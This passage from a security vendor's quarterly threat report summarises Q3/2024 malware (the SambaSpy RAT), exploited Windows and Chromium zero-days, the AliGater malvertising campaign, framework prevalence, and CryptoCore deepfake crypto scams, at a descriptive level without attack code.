In other news, researchers from Kaspersky have discovered a new RAT called SambaSpy. SambaSpy has the full feature set typical of modern RATs, including file management, the ability to steal sensitive information and remote desktop control of the infected system. Originally, SambaSpy was targeting only Italian users by checking the system language. Kaspersky suggested that it might have been for testing purposes and noted that the attackers have since removed this check. The infection vector looks fairly common for this kind of threat. An unsolicited email redirects users to a site delivering a PDF document with another link which then delivers a dropper responsible for installing the final payload. Both the dropper and the payload are written in Java.

Ondřej Mokoš, Malware Researcher

Vulnerabilities and Exploits: Beware, AliGater Seen in Europe

Exploits take advantage of flaws in legitimate software to perform actions that should not be allowed. They are typically categorized into remote code execution (RCE) exploits, which allow attackers to infect another machine, and local privilege escalation (LPE) exploits, which allow attackers to take more control of a partially infected machine.

Attackers continue to exploit zero-day vulnerabilities and target unpatched systems. In this section, we explore recent findings, including multiple zero-day vulnerabilities in critical system components such as the Winsock driver (AFD.sys), Chromium's V8 JavaScript engine, and the Windows kernel. These vulnerabilities have been leveraged by advanced persistent threat (APT) groups to deploy sophisticated rootkits like FudModule v3.0. Additionally, we highlight the new AliGater campaign, which is rapidly spreading across outdated Windows systems in Europe via malicious advertising, further exposing users to dangerous malware such as Magniber Ransomware and Lumma Stealer.

We discovered and disclosed a zero-day vulnerability (CVE-2024-38193), that was exploited in the wild, which was used to target a nuclear power plant. It is a user-after-free vulnerability found in the AFD.sys (Winsock driver), which provides kernel-mode support for the Windows socket interface used in network communication. In this instance, attackers discovered a method to exploit the vulnerability in the default driver without needing administrator privileges to interact with it. They identified a zero-day vulnerability in the AFD.sys that allowed them to gain read/write (R/W) access in kernel space.

Microsoft recently discovered two additional zero-day vulnerabilities being actively exploited in the wild, as mentioned in the APT section. The first, CVE-2024-7971, is a type of confusion vulnerability in the V8 JavaScript and WebAssembly engine, affecting versions of Chromium prior to 128.0.6613.84. This flaw arises when a program mistakenly interprets a variable as a different data type than intended, potentially leading to memory corruption and arbitrary code execution.

The second, CVE-2024-38106, is a use-after-free vulnerability in the Windows kernel. It is triggered by incorrect handling of timers (KTIMER2) within the Worker Factory object via the function NtSetInformationWorkerFactory. This exploit was designed to escape Chromium's sandbox, allowing the deployment of the FudModule rootkit. Once deployed, it uses Direct Kernel Object Manipulation (DKOM) techniques to interfere with security vendors and bypass security mechanisms.


AliGater

The new AliGater campaign is targeting home users in Europe who are still using outdated Windows operating systems and vulnerable versions of Google Chrome. The campaign primarily spreads through malvertising, where attackers embed malicious ads into legitimate websites to infect users' machines with dangerous malware.

Malicious advertisements redirect users to a fake CAPTCHA page, which is used to launch a multi-stage attack. Exploits in Chrome's V8 JavaScript engine (CVE-2023-2033) and Windows TrueType font parsing (CVE-2011-3402) are then used to deliver the malware payload such as Magniber Ransomware and Lumma Stealer.

Although Windows 7 represents only about 4% of the global operating system market, this still translates into millions of vulnerable machines. The consequences are severe, as AliGater spreads rapidly among outdated systems, making users easy targets for exploitation. Detailed information about the infection chain is available on our blog.

The campaign is focused predominantly on Eastern Europe, primarily Balkan states, and thousands of victims have already been identified in countries such as France, Poland, Italy, Spain, Turkey and Hungary.




Global risk ratio for AliGater for Q3/2024

To protect against the AliGater campaign and its associated malware, it is essential to use up-to-date operating systems and browsers. Home users and businesses should ensure they are running supported versions of Windows and keep their browsers patched against known vulnerabilities.

Cobalt Strike

In Q3/2024, we also evaluated the main exploitation and post-exploitation frameworks targeting our users. Our telemetry indicates that Cobalt Strike was the more prevalent framework in the quarter. To be more precise, Cobalt Strike was 84.4% more prevalent than Metasploit, and 274.7% more prevalent than BeefProject.

We will continue to evaluate and monitor the evolution of Cobalt Strike, Metasploit, BeefProject, Brute Ratel, Merlin and all the rest of the frameworks targeting our users in the next quarter.



Global risk ratio for CobaltStrike for Q3/2024

Luigino Camastra, Malware Researcher
Martin Chlumecký, Malware Researcher
David Álvarez, Malware Analyst
Michal Salát, Threat Intelligence Director

Web Threats


As cybercriminals continue to adapt to the ever-changing digital landscape, web-related threats remain a dominant area of concern. From Q2 to Q3 of 2024, while we observed a 16% reduction in the overall risk ratio for scams, the landscape remained dynamic and complex. Scammers are continuously refining their methods, using techniques like malvertising and leveraging current events to make their scams appear more credible and harder to detect.

Although there was a slight decline in general web threat activity, possibly due to seasonal variations such as the summer holidays, several categories of web threats, including Crypto Scams, Dating Scams, and Tech Support Scams, saw notable increases in specific regions via specific tactics. Push notification scams and phishing activities also remain prevalent, with certain regions showing significant upticks, as detailed in the following sections.

As we move forward into the analysis of Q3 data, this report will highlight the evolving nature of these threats, with an emphasis on the geographic trends, the growth of specific scam tactics, and the new methods cybercriminals are using to bypass security measures and deceive users.

Scams: Fewer Scams, Bigger Tricks

A scam is a type of threat that aims to trick people into giving an attacker their personal information or money. We track diverse types of scams which are listed below.




Global risk ratio for CobaltStrike for Q3/2024

In the third quarter, we observed a 16% reduction in the overall risk ratio for online scams, indicating a decline in the volume or effectiveness of these threats. While this decrease is promising, scams remain a persistent issue, with attackers constantly adapting to evade detection. Our analysis highlights shifts in targeting strategies and tactics, signaling the importance of remaining on alert for new methods and flavors of the online scams.

However, this general downturn contrasts with the ongoing rise in specific scam tactics, notably malvertising with a 17% increase quarter-over-quarter. Malvertising, which often operates in tandem with scams, has become an increasingly favored method for scammers to push scam content quickly and efficiently to users.

This trend underscores a more nuanced reality: while the overall scam frequency may have declined, certain subcategories are experiencing significant growth.



Global risk ratio for CobaltStrike for Q3/2024


As we emphasize frequently in our threat reports, one of the common ingredients of a successful scam campaign is the use of advertisements. Moreover, scammers know well that many users use not only AV protection but also ad blockers, which can vary in effectiveness based on their focus. As a result, scammers are constantly innovating to bypass these defenses and no longer solely rely on traditional advertising methods to deliver malicious content. Instead, they increasingly exploit current world events, embedding scams within content that appears credible, relevant and engaging to users. By aligning their campaigns with trending news or global events, scammers increase their chances of deceiving users who are seeking timely information or updates. One such campaign, described in the next section, demonstrates these tactics in action: CryptoCore.

Escalation of CryptoCore Scams

A crypto scam is a cyber threat designed to trick individuals into surrendering their cryptocurrency. These scams exploit the anonymity and irreversibility of blockchain transactions, often targeting those with a limited understanding of how cryptocurrency works.

In Q3/2024, we continued investigating the CryptoCore scam group. This quarter, CryptoCore's tactics evolved, with the group intensifying its use of deepfake videos and expanding its targeting to include high-profile global events, especially the U.S. electio[BP1] n. These fraudulent campaigns leveraged well-known figures and corporations, including Elon Musk and Tesla, to reinforce their credibility and mislead potential victims. By hijacking popular social media accounts, especially on platforms like YouTube, these scammers reached millions of viewers, convincing them to invest in fake cryptocurrency schemes.

The attackers were able to attract a massive audience via deepfake videos that are still evolving. The campaigns are becoming more refined and targeted, especially in politically sensitive regions like the U.S. which will hold its presidential election in early November. The following example demonstrates the use of a deep fake video with the U.S. election theme. The original video is from Tesla's 2022 Annual Meeting of Stockholders, where Elon Musk discussed several key topics, including Tesla's growth, production milestones, and future ambitions. The attackers synthesized the voice of Elon Musk and modified moving the mouth (lip sync) to match the new message.




Deepfake video abusing the U.S. election via Elon Musk

CryptoCore's activities escalated dramatically after our telemetry captured 3,000 cryptocurrency transactions linked to their scams with a total value of an estimated $4,000,000. While this figure is a rough estimate, the actual amount could be higher, given the complexity of tracking illicit crypto wallets and abused platforms.

The countries most affected by this are the United States, followed by the United Kingdom and Germany; see the map below for a reflection of global risk.

CryptoCore's strategy of capitalizing on major media events is reflected in our telemetry. The following events were key moments in Q3 for CryptoCore scams:


- **July 15:** Elon Musk publicly endorsed Donald Trump during a rally in Pennsylvania, just days after an assassination attempt on the former president. This event garnered intense media attention, and CryptoCore wasted no time producing deepfake videos featuring Elon Musk.
- **July 27:** Musk retweeted a parody about Kamala Harris. This incident drove traffic to YouTube, where CryptoCore's deepfakes target the election.



Global risk ratio for CryptoCore Scam for Q3/2024

- **September 1:** CryptoCore exploited a legal dispute in Brazil, where Musk's platform, X (formerly Twitter), faced a temporary suspension.

The group's exploitation of real-time media events like these underscores their ability to manipulate public interest for financial gain.



Daily hits of CryptoCore scam with peaks correspond to medial events in Q3/2024


These circumstances indicate that the CryptoCore activities and the risk of crypto fraud caused by these threat actors will increase.

Detailed information about the modus operandi of CryptoCore can be found in this article.


Malicious Browser Push Notifications: From Helpful to Harmful

These types of notifications are a common browser feature that allow websites to send users push notifications. They can be pretty handy so, of course, scammers have found a way to exploit them. Attackers trick users into enabling these notifications so they can then be exploited.

The activity of push notification scams has remained relatively stable throughout the quarter, with no major fluctuations in the overall threat level. However, some countries continue to face elevated risks: Argentina, Italy, and Spain are currently the countries with the highest risk ratios for push notification scams.



Risk ratio of push notifications for Q2 and Q3




Activity of browser push notification for Italy

Notably, Italy has experienced a significant surge in activity, with the risk ratio increasing by a staggering 166%. This sharp rise underscores the growing threat landscape in the region, signaling a need for increased attention from users.

Dating Scams: Scammers Swipe Right

